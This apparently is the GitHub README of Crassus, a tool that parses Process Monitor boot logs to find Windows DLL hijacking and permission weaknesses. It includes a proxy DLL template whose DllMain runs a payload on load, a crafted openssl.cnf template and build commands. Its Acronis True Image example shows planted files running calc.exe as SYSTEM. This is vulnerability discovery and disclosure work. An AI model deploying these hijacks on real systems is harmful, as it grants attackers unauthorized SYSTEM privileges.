


 main ▾

Go to file

 Code ▾

Crassus

binaries

screenshots


.gitignore


Crassus.sln


LICENSE

Privesc.PMF

README.md

 **README**

 MIT license



# Crassus Windows privilege escalation discovery tool


---


## Quick start


---


### About


No description, website, or topics provided.


 Readme


 MIT license

 Activity

 Custom properties

 563 stars

 11 watching

 57 forks

Report repository


### Releases


No releases published

### Packages

No packages published


Contributors 2

 **wdormann** wdormann

 **sadreck** Pavel Tsakalidis

Page 1 of 18

1. In [Process Monitor](#), select the `Enable Boot Logging` option.



2. Reboot.
3. Once you have logged in and Windows has settled, run Process Monitor once again.
4. When prompted, save the boot log, e.g., to `raw.PML`.
5. Reset the default Process Monitor filter using `Ctrl-R`.
6. Save this log file, e.g., to `boot.PML`.
7. Run `Crassus.exe boot.PML`.
8. Investigate any green colored results and the corresponding entries in `results.csv`.

## Languages

● C# 100.0%

## Table of Contents

- [Why "Crassus"](#)
  - [Did you really make yet another privilege escalation discovery tool?](#)
  - [Features](#)
  - [Flowchart](#)
- [Screenshots](#)
  - [Crassus Execution](#)
  - [CSV Output](#)
  - [Exports](#)

- [Export DLL Functions](#)
  - [Export DLL Ordinals](#)
- [Getting Crassus.exe](#)
  - [Building with Visual studio](#)
  - [Using precompiled Crassus.exe](#)
- [Usage](#)
  - [Execution Flow](#)
  - [Command Line Arguments](#)
  - [Examples](#)
  - [Proxy DLL Template](#)
  - [openssl.cnf Template](#)
- [Compiling Proxy DLLs](#)
  - [Visual Studio](#)
  - [MinGW](#)
- [Real World Examples](#)
  - [Acronis True Image](#)
  - [Atlassian Bitbucket](#)
  - [McAfee](#)
  - [Microsoft SQL Server 2022](#)
- [Troubleshooting](#)
  - [Missing files not loaded](#)
  - [Code executed with unexpected privileges](#)
  - [Findings disappear on reboot](#)
- [Contributions](#)
- [Credits](#)

## Why "Crassus"?

---

Accenture made a tool called [Spartacus](#), which finds DLL hijacking opportunities on Windows. Using Spartacus as a starting point, we created Crassus to extend Windows privilege escalation finding capabilities beyond simply looking for missing files. The ACLs used by files and directories of

privileged processes can find more than just [looking for missing files](#) to achieve the goal.

## Did you really make yet another privilege escalation discovery tool?


...but with a twist as Crassus is utilizing the [SysInternals Process Monitor](#) and is parsing raw PML log files. Typical usage is to generate a boot log using Process Monitor and then parse it with Crassus. It will also automatically generate source code for proxy DLLs with all relevant exports for vulnerable DLLs.

## Features

- Parsing ProcMon PML files natively. The log (PML) parser has been implemented by porting partial functionality to C# from <https://github.com/eronnen/procmon-parser/>. You can find the format specification [here](#).
- Crassus will create source code for proxy DLLs for all missing DLLs that were identified. For instance, if an application is vulnerable to DLL Hijacking via `version.dll`, Crassus will create `version.cpp` and `version.def` files for you with all the exports included in it. By default the proxy DLLs will launch `calc.exe`. Build scripts are included to build the DLLs on Visual Studio or MinGW.
- For other events of interest, such as creating a process or loading a library, the ability for unprivileged users to modify the file or any parts of the path to the file is investigated.
- Able to process large PML files and store all events of interest in an output CSV file.

## Flowchart

The general gist of how Crassus works can be summarized in this flowchart:



## Screenshots

### Crassus Execution

```

C:\WINDOWS\system32\cmd.exe

C:\tmp>Crassus.exe boot.PML
[10:59:52] Crassus v1.1.0
[10:59:52] Reading events file...
[10:59:52] Found 2,226,368 events...
[10:59:52] Searching events.....
[10:59:57] Found 1,285 privileged events of interest...
[10:59:57] Checking ACLs of events of interest...
[10:59:57] No events seem to be exploitable!
[10:59:57] All done

C:\tmp>
  
```

### CSV Output



```

msmdctr.cpp - Notepad
File Edit Format View Help
#include <windows.h>

extern "C" {

    VOID Payload() {
        // Run your payload here.
        WinExec("calc.exe", 1);
    }

    BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
    {
        switch (fdwReason)
        {
            case DLL_PROCESS_ATTACH:
                Payload();
                break;
            case DLL_THREAD_ATTACH:
                break;
            case DLL_THREAD_DETACH:
                break;
            case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
    }

#ifdef ADD_EXPORTS
void ClosePerformanceData() {Payload();}
void CollectInProcPerfCounterInfo() {Payload();}
void CollectInProcPerfCounters() {Payload();}
void CollectPerformanceData() {Payload();}
void InitInProcPerfCounters() {Payload();}
void OpenPerformanceData() {Payload();}
#endif
}

```

Ln 41, Col 1    100%    Windows (CRLF)    UTF-8

## Export DLL Ordinals

```

msmdctr.def - Notepad
File Edit Format View Help
EXPORTS
    ClosePerformanceData @3
    CollectInProcPerfCounterInfo @5
    CollectInProcPerfCounters @6
    CollectPerformanceData @2
    InitInProcPerfCounters @4
    OpenPerformanceData @1

```

Ln 8, Col 1    100%    Windows (CRLF)    UTF-8

# Getting Crassus.exe

## Building with Visual Studio

Crassus was developed as a Visual Studio 2019 project. To build `Crassus.exe` :

1. Open `Crassus.sln`
2. Press `Ctrl+Shift+B` on your keyboard


## Using precompiled Crassus.exe

If you trust running other people's code without knowing what it does, `Crassus.exe` is [provided in this repository](#).

# Usage

## Execution Flow

1. In [Process Monitor](#), select the `Enable Boot Logging` option.



2. Reboot.



3. Once you have logged in and Windows has settled, optionally also run [scheduled tasks that may be configured to run with privileges](#).
4. Run Process Monitor once again.
5. When prompted, save the boot log.
6. Reset the default Process Monitor filter using `Ctrl-R`.
7. Save this log file, e.g., to `boot.PML`. The reason for re-saving the log file is twofold:
  - i. Older versions of Process Monitor do not save boot logs as a single file.
  - ii. Boot logs by default will be unfiltered, which may contain extra noise, such as a local-user DLL hijacking in the launching of of Process Monitor itself.

## Command Line Arguments

Argument	Description
<code>&lt;PMLFILE&gt;</code>	Location (file) of the existing ProcMon event log file.
<code>--verbose</code>	Enable verbose output.
<code>--debug</code>	Enable debug output.

## Examples

Parse the Process Monitor boot log saved in `boot.PML`. All vulnerable paths will be saved as `results.csv` and all proxy DLL source files in the `stubs` subdirectory.

```
C:\tmp> Crassus.exe boot.PML
```



## Proxy DLL Template

Below is the template that is used when generating proxy DLLs. For DLLs that are found by Crassus, the proxy DLL will contain the same export names as specified in `_%EXPORTS_%`, as well as the same ordinals as specified in the `.def` file. Crassus will detect whether the DLL needs to be built as a 32-bit library or a 64-bit library by looking at the architecture of the parent process, and tagging the source code in the `_%BUILD_AS_%` field accordingly.

If the real DLL cannot be found using the Process Monitor log, or if the export name is problematic, the build scripts will fall back to creating a DLL without specified exports.

```
#pragma once

//_%BUILD_AS%

#include <windows.h>;

extern "C" {

    VOID Payload() {
        // Run your payload here.
        WinExec("calc.exe", 1);
    }

    BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD
    {
        switch (fdwReason)
        {
            case DLL_PROCESS_ATTACH:
                Payload();
                break;
            case DLL_THREAD_ATTACH:
                break;
            case DLL_THREAD_DETACH:
                break;
            case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
    }
}
```



```
#ifdef ADD_EXPORTS
%_EXPORTS_%
#endif
}
```

## openssl.cnf Template

For applications that unsafely use the `OPENSSLDIR` variable value, a crafted `openssl.cnf` file can be placed in the noted location. For this example, the software will load

`C:\tmp\calc.dll`. Be sure to use a 32-bit library to target 32-bit processes, and a 64-bit library to target 64-bit processes.

```
[openssl_init]
# This will attempt to load the file c:\tmp\calc
# Build scripts should detect whether the calc.
/tmp/calc = asdf
```



## Compiling Proxy DLLs

### Visual Studio

Compilation is possible using the `cl.exe` binary included with Visual Studio. Specifically:

```
cl.exe /DADD_EXPORTS /D_USRDLL /D_WINDLL <target>
```



To automate the build process, including specifying whether the library should be 64-bit or 32-bit:

1. Open the Visual Studio Developer Command Prompt.
2. Build the DLLs with the `build.bat` script.
3. Rename the compiled file as necessary if the vulnerable file name ends with something other than `.dll`.

**Note:** Due to an unfortunate behavior with `vcvarsall.bat`, which is [definitely not a bug](#), you may encounter trouble attempting to run `build.bat` more than once in the same Visual Studio Developer Command Prompt session. If you encounter an error, simply close the window and launch it again.

## MinGW

If Visual Studio isn't readily available, proxy DLLs can be compiled with [MinGW-w64](#) instead. On an Ubuntu platform for example, MinGW can be installed via the following: `sudo apt install g++-mingw-w64-x86-64-win32 g++-mingw-w64-i686-win32`

```
# Create a 32-bit DLL
i686-w64-mingw32-g++ -c -o <target>.o <target>.c
i686-w64-mingw32-g++ -o <target>.dll <target>.o

# Create a 64-bit DLL
x86_64-w64-mingw32-g++ -c -o <target>.o <target>.c
x86_64-w64-mingw32-g++ -o <target>.dll <target>.o
```



To automate the build process, including specifying whether the library should be 64-bit or 32-bit:

1. Open a terminal.
2. Run `bash ./build.sh`
3. Rename the compiled file as necessary if the vulnerable file name ends with something other than `.dll`.

## Real World Examples

### Acronis True Image

### Crassus Analysis

As outlined in [VU#114757](#), older Acronis software contains multiple privilege escalation vulnerabilities.

1. Placement of `openssl.cnf` in a unprivileged-user-creatable location.
2. Inappropriate ACLs in the `C:\ProgramData\Acronis` directory.

Crassus finds both of these issues automatically.

```
C:\WINDOWS\system32\cmd.exe
C:\tmp>Crassus.exe boot.PML
[00:51:32] Crassus v1.1.0
[00:51:32] Reading events file...
[00:51:32] Found 2,493,837 events...
[00:51:32] Searching events...
[00:51:33] Found 1,628 privileged events of interest...
[00:51:33] Trying to identify which DLLs were actually loaded...
[00:52:01] Checking ACLs of events of interest...
[00:52:01] We can place the missing schtasks.dll in c:\programdata\acronis\agent\var\atp-agent (32-bit, System Integrity)
[00:52:01] We can place the missing libssl10.dll in c:\programdata\acronis\agent\var\atp-agent (32-bit, System Integrity)
[00:52:01] We can place the missing libcrypto.dll in c:\programdata\acronis\agent\var\atp-agent (32-bit, System Integrity)
[00:52:01] We can place the missing libcrypto.dll in c:\programdata\acronis\agent\var\atp-downloader (32-bit, System Integrity)
[00:52:01] We can place the missing curl.dll in c:\programdata\acronis\agent\var\atp-downloader (32-bit, System Integrity)
[00:52:01] We can place the missing libssl10.dll in c:\programdata\acronis\agent\var\atp-downloader (32-bit, System Integrity)
[00:52:01] We can place the missing openssl.cnf in c:\jenkins_agent\workspace\atp-openssl-win-v2013127\product\out\standard\vs_2013_release\openssl\ssl (32-bit, System Integrity)
[00:52:01] We can place the missing openssl.cnf in c:\jenkins_agent\workspace\atp-openssl-win-v2013127\product\out\standard\vs_2013_release\openssl\ssl (32-bit, System Integrity)
[00:52:01] We can place the missing openssl.cnf in c:\jenkins_agent\workspace\atp-openssl-win-v2013127\product\out\standard\vs_2013_release\openssl\ssl (32-bit, System Integrity)
[00:52:01] Extracting DLL export functions...
[00:52:01] Finding schedule.dll... OK
[00:52:01] Finding libssl10.dll... OK
[00:52:01] Finding libcrypto.dll... OK
[00:52:01] Finding curl.dll... OK
[00:52:01] Saving output...
[00:52:01] CSV Output stored in: results.csv
[00:52:01] Proxy DLL sources stored in: stubs
[00:52:01] All done
C:\tmp>
```

## DLL Hijacking

By planting our compiled `curl1.dll` file in the `C:\ProgramData\Acronis\Agent\var\atp-downloader\` directory and rebooting with a new Process Monitor boot log we can see that our payload that runs `calc.exe`, with `SYSTEM` privileges.

Process Monitor - Sysinternals: www.sysinternals.com							
Time	Process Name	PID	Operation	Path	Result	Detail	User
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryBasicInfo	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	CreationTime: 1/4/...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CloseFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS		NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryFileTime	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	IndexNumber: 0x2...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFileMap	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	FILE LOCKED W...	SyncType: SyncTy...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryStandard...	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	AllocationSize: 90...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	ReadFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	Offset: 0, Length: 8...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFileMap	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CloseFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	ImageBase: 0x7...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS		NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	NAME NOT FOUND	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	NAME NOT FOUND	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\ProgramData\Acronis\Agent\var\atp-downloader\curl.dll	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryBasicInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	CreationTime: 12/7...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CloseFile	C:\Windows\SysWOW64\calc.exe	SUCCESS		NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryBasicInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	CreationTime: 12/7...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CloseFile	C:\Windows\SysWOW64\calc.exe	SUCCESS		NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryFileTime	C:\Windows\SysWOW64\calc.exe	SUCCESS	IndexNumber: 0x4...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFileMap	C:\Windows\SysWOW64\calc.exe	FILE LOCKED W...	SyncType: SyncTy...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryStandard...	C:\Windows\SysWOW64\calc.exe	SUCCESS	AllocationSize: 28...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	ReadFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	ReadFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Offset: 25,600, Len...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CreateFileMap	C:\Windows\SysWOW64\calc.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows'...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	Process Create	C:\WINDOWS\SysWOW64\calc.exe	SUCCESS	PID: 3448, Comm...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QuerySecurity	C:\Windows\SysWOW64\calc.exe	SUCCESS	Information: Owner...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryBasicInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	CreationTime: 12/7...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows'...	NT AUTHORITY\SYSTEM
2:24:11	W-updater.exe	3416	CloseFile	C:\Windows\SysWOW64\calc.exe	SUCCESS		NT AUTHORITY\SYSTEM
2:24:11	calc.exe	3448	Load Image	C:\Windows\SysWOW64\calc.exe	SUCCESS	ImageBase: 0x160...	NT AUTHORITY\SYSTEM
2:24:11	calc.exe	3448	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows'...	NT AUTHORITY\SYSTEM
2:24:11	calc.exe	3448	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows'...	NT AUTHORITY\SYSTEM
2:24:11	calc.exe	3448	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows'...	NT AUTHORITY\SYSTEM
2:24:11	calc.exe	3448	CreateFile	C:\Windows\SysWOW64\calc.exe	NAME NOT FOUND	Desired Access: R...	NT AUTHORITY\SYSTEM

## openssl.cnf Placement

The vulnerable Acronis software attempts to load

openssl.cnf from two different locations. We'll place our template openssl.cnf file in

c:\jenkins\_agent\workspace\tp-openssl-win-

vs2013\17\product\out\standard\vs\_2013\_release\openssl

\ssl, and a 32-bit calc.dll payload in c:\tmp.

Time	Process Name	PID	Operation	Path	Result	Detail	User	Integrity
13:12	update.exe	3484	CreateFile	C:\jenkins_agent\workspace\mod-openssl\win\202\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	NAME NOT FOUND	Desired Access: G...	NT AUTHORITY\SYSTEM	System
13:12	update.exe	3484	CreateFile	C:\jenkins_agent\workspace\mod-openssl\win\202\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	NAME NOT FOUND	Desired Access: G...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	Desired Access: G...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	IndexNumber: 0x2...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	Offset: 236, Length...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\jenkins_agent\workspace\tp-openssl\win\vs2013\17\product\out\standard\vs_2013_release\openssl\ssl\openssl.cnf	SUCCESS	END OF FILE	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\tmp\calc.dll	FAST I/O DISALLO...		NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\tmp\calc.dll	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryBasicInfo	C:\tmp\calc.dll	SUCCESS	CreationTime: 7/28...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\tmp\calc.dll	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\tmp\calc.dll	SUCCESS	IndexNumber: 0x1...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFileMap	C:\tmp\calc.dll	FILE LOCKED WI...		NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryStandard	C:\tmp\calc.dll	SUCCESS	AllocationSize: 245...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 0, Length: 4...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 192,512 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFileMap	C:\tmp\calc.dll	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\tmp\calc.dll	SUCCESS	Desired Access: N...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\tmp\calc.dll	SUCCESS	Desired Access: N...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 223,376 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 225,280 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 8,192, Leng...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 200,896 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 45,056 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 204,800 Le...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryNameInfo	C:\tmp\calc.dll	SUCCESS	Name: tmp\calc.dll	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\tmp\calc.dll	SUCCESS	Offset: 4,096, Leng...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\calc.exe	FAST I/O DISALLO...		NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\Program Files (x86)\Common Files\Acronis\Infrastructure\calc.exe	NAME NOT FOUND	Desired Access: R...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	FAST I/O DISALLO...		NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryBasicInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	CreationTime: 12/7...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: R...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	SUCCESS	IndexNumber: 0x4...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFileMap	C:\Windows\SysWOW64\calc.exe	FILE LOCKED WI...		NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryStandard	C:\Windows\SysWOW64\calc.exe	SUCCESS	AllocationSize: 28...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Offset: 0, Length: 2...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	ReadFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Offset: 25,600, Len...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFileMap	C:\Windows\SysWOW64\calc.exe	SUCCESS	SyncType: SyncTy...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows\'...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	Process Create	C:\Windows\SysWOW64\calc.exe	SUCCESS	PID: 3728, Commas...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QuerySecurityContext	C:\Windows\SysWOW64\calc.exe	SUCCESS	Information: Owner...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryBasicInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	CreationTime: 12/7...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows\'...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryNameInfo	C:\Windows\SysWOW64\calc.exe	SUCCESS	Name: 'Windows\'...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: N...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	CreateFile	C:\Windows\SysWOW64\calc.exe	SUCCESS	Desired Access: N...	NT AUTHORITY\SYSTEM	System
13:12	rmms_jrnl.exe	3380	QueryOpen	C:\Windows\SysWOW64\calc.exe	SUCCESS	Image Base: 0x000...	NT AUTHORITY\SYSTEM	System
